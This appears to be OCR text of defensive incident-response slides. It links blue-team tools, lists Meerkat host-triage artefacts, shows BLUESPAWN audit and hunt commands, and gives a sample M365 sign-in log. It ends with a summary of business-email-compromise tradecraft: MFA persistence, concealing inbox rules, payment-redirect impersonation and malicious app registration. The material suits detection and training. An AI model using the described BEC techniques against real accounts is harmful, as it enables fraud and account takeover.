
Atomic Red Team : (https://github.com/redcanaryco/atomic-red-team)

Mitre ATT&CK Framework (https://attack.mitre.org/)

EchoThreat (https://github.com/hulkmode/echothreat)

Pre-Attack

[Atomic Red Team]



During the Battle
Browser Analysis
Real Time Domain Reconnaissance
Real Time Host Reconnaissance
Real Time Network Reconnaissance


During the Battle

During the Battle

[Browser Analysis]

- Browser Analysis Capture Tool (https://www.foxtonforensics.com/browser-history-capturer/)
- Browser Analysis Tool (https://www.foxtonforensics.com/browser-history-viewer/)







During the Battle

[Meerkat]

Name	Type	Compressed size	Password ...	Size	Ratio	Date modified
[redacted]_20250403-070858Z_ARP.csv	Microsoft Excel Comma S...	1 KB	No	3 KB	81%	4/3/2025 1:08 PM
[redacted]_20250403-070858Z_AuditPolicy.csv	Microsoft Excel Comma S...	1 KB	No	7 KB	86%	4/3/2025 1:09 PM
[redacted]_20250403-070858Z_Autoruns.csv	Microsoft Excel Comma S...	1 KB	No	4 KB	74%	4/3/2025 1:08 PM
[redacted]_20250403-070858Z_BitLocker.csv	Microsoft Excel Comma S...	1 KB	No	1 KB	38%	4/3/2025 1:09 PM
[redacted]_20250403-070858Z_ComputerDetails.csv	Microsoft Excel Comma S...	1 KB	No	3 KB	55%	4/3/2025 1:09 PM
[redacted]_20250403-070858Z_Connections.csv	Microsoft Excel Comma S...	3 KB	No	27 KB	92%	4/3/2025 1:10 PM
[redacted]_20250403-070858Z_Disks.csv	Microsoft Excel Comma S...	1 KB	No	1 KB	18%	4/3/2025 1:09 PM
[redacted]_20250403-070858Z_DLLs.csv	Microsoft Excel Comma S...	3 KB	No	41 KB	94%	4/3/2025 1:10 PM
[redacted]_20250403-070858Z_DNS.csv	Microsoft Excel Comma S...	4 KB	No	35 KB	90%	4/3/2025 1:09 PM
[redacted]_20250403-070858Z_Drivers.csv	Microsoft Excel Comma S...	8 KB	No	55 KB	87%	4/3/2025 1:09 PM
[redacted]_20250403-070858Z_EnvVars.csv	Microsoft Excel Comma S...	1 KB	No	7 KB	87%	4/3/2025 1:09 PM
[redacted]_20250403-070858Z_EventsLoginFailures.csv	Microsoft Excel Comma S...	0 KB	No	0 KB	0%	4/3/2025 1:09 PM
[redacted]_20250403-070858Z_Hosts.csv	Microsoft Excel Comma S...	0 KB	No	0 KB	0%	4/3/2025 1:09 PM
[redacted]_20250403-070858Z_Hotfixes.csv	Microsoft Excel Comma S...	4 KB	No	100 KB	97%	4/3/2025 1:09 PM
[redacted]_20250403-070858Z_LocalGroups.csv	Microsoft Excel Comma S...	0 KB	No	0 KB	0%	4/3/2025 1:09 PM
[redacted]_20250403-070858Z_LocalUsers.csv	Microsoft Excel Comma S...	1 KB	No	4 KB	80%	4/3/2025 1:09 PM
[redacted]_20250403-070858Z_NetAdapters.csv	Microsoft Excel Comma S...	1 KB	No	2 KB	53%	4/3/2025 1:10 PM
[redacted]_20250403-070858Z_NetRoutes.csv	Microsoft Excel Comma S...	1 KB	No	1 KB	74%	4/3/2025 1:10 PM
[redacted]_20250403-070858Z_Processes.csv	Microsoft Excel Comma S...	27 KB	No	226 KB	89%	4/3/2025 1:10 PM
[redacted]_20250403-070858Z_RecycleBin.csv	Microsoft Excel Comma S...	2 KB	No	15 KB	90%	4/3/2025 1:10 PM
[redacted]_20250403-070858Z_Registry.csv	Microsoft Excel Comma S...	0 KB	No	0 KB	0%	4/3/2025 1:10 PM
[redacted]_20250403-070858Z_RegistryMRU.csv	Microsoft Excel Comma S...	0 KB	No	0 KB	0%	4/3/2025 1:09 PM
[redacted]_20250403-070858Z_RegistryPersistence.csv	Microsoft Excel Comma S...	0 KB	No	0 KB	0%	4/3/2025 1:09 PM
[redacted]_20250403-070858Z_ScheduledTasks.csv	Microsoft Excel Comma S...	15 KB	No	90 KB	84%	4/3/2025 1:10 PM
[redacted]_20250403-070858Z_Services.csv	Microsoft Excel Comma S...	26 KB	No	139 KB	82%	4/3/2025 1:10 PM
[redacted]_20250403-070858Z_Sessions.csv	Microsoft Excel Comma S...	1 KB	No	1 KB	31%	4/3/2025 1:10 PM
[redacted]_20250403-070858Z_Shares.csv	Microsoft Excel Comma S...	1 KB	No	1 KB	44%	4/3/2025 1:10 PM
[redacted]_20250403-070858Z_Software.csv	Microsoft Excel Comma S...	4 KB	No	12 KB	71%	4/3/2025 1:10 PM
[redacted]_20250403-070858Z_TPM.csv	Microsoft Excel Comma S...	1 KB	No	1 KB	56%	4/3/2025 1:10 PM
[redacted]_20250403-070858Z_USBHistory.csv	Microsoft Excel Comma S...	0 KB	No	0 KB	0%	4/3/2025 1:10 PM
[redacted]_20250403-070858Z_WindowsFirewall.csv	Microsoft Excel Comma S...	21 KB	No	354 KB	95%	4/3/2025 1:11 PM

- Meerkat (https://github.com/TonyPhipps/Meerkat)






```
.\BLUESPAWN-client-x64.exe --mitigate --action=audit
.\BLUESPAWN-client-x64.exe --hunt -a Cursory --log=console,xml
```


During the Battle

[Host Reconnaissance]

Blue Spawn (https://github.com/ION28/BLUESPAWN)

During the Battle

[Network Reconnaissance]



AC-Hunter (https://www.activecountermeasures.com/ac-hunter-community-edition/)

AC-Hunter Vbox Version (https://thunt-level1.s3.amazonaws.com/vbox-thunt-L1-202308.zip)

TCP_WinCap (https://github.com/varthdader/SysOpsScripts/blob/master/Windows/tcp_win_capture.ps1)

Post-Attack

- Clean-Up
- Validate
- Analysis

M365 IAM:

a. Username/PW

b. Device/Browser (User-Agent)

c. MFA/Device

d. Session Cookie

e. Source IP


Post-Attack

[Phishing Cleanup]

Post-Attack
[Analysis of o365]

Detect/Prevent opportunities ...

#10: “Threat Actor” often adds a new MFA sign-in method to maintain persistence w/o session cookie



Date (UTC)	Username	Application	Status	IP address	Location
8/21/2024, 7:45:07 PM	pc@securecake.com	Microsoft Account Controls V2	Success	44.223.33.132	Ashburn, V
8/21/2024, 7:45:07 PM	pc@securecake.com	Microsoft Account Controls V2	Success	44.223.33.132	Ashburn, V
8/21/2024, 7:45:02 PM	pc@securecake.com	My Signins	Success	44.223.33.132	Ashburn, V
8/21/2024, 7:44:52 PM	pc@securecake.com	Microsoft Account Controls V2	Success	44.223.33.132	Ashburn, V
8/21/2024, 7:44:45 PM	pc@securecake.com	My Profile	Success	44.223.33.132	Ashburn, V

- Phishing Past MFA

M365 BEC Investigation

#11: “Threat Actor” searches/monitors mailbox looking for financial “opportunities:”

a. Often observes for a few days to a couple of weeks
b. Impersonates User to interact with business associates to redirect $$$ via ACH, wire transfer, or account access [other staff, HR, accounts payable, vendors, etc.]
c. Creates inbox-rules to redirect and hide unauthorized mail communications
d. Pilfers M365 (email, SharePoint, OneDrive) looking for additional credentials
e. Registers “Enterprise Applications” to maintain persistence of gain additional functionality, eg mailbox synchronization, M365 search, etc.
f. Impersonates User to “Phish” established business relationships
g. Rinse...wash...repeat...

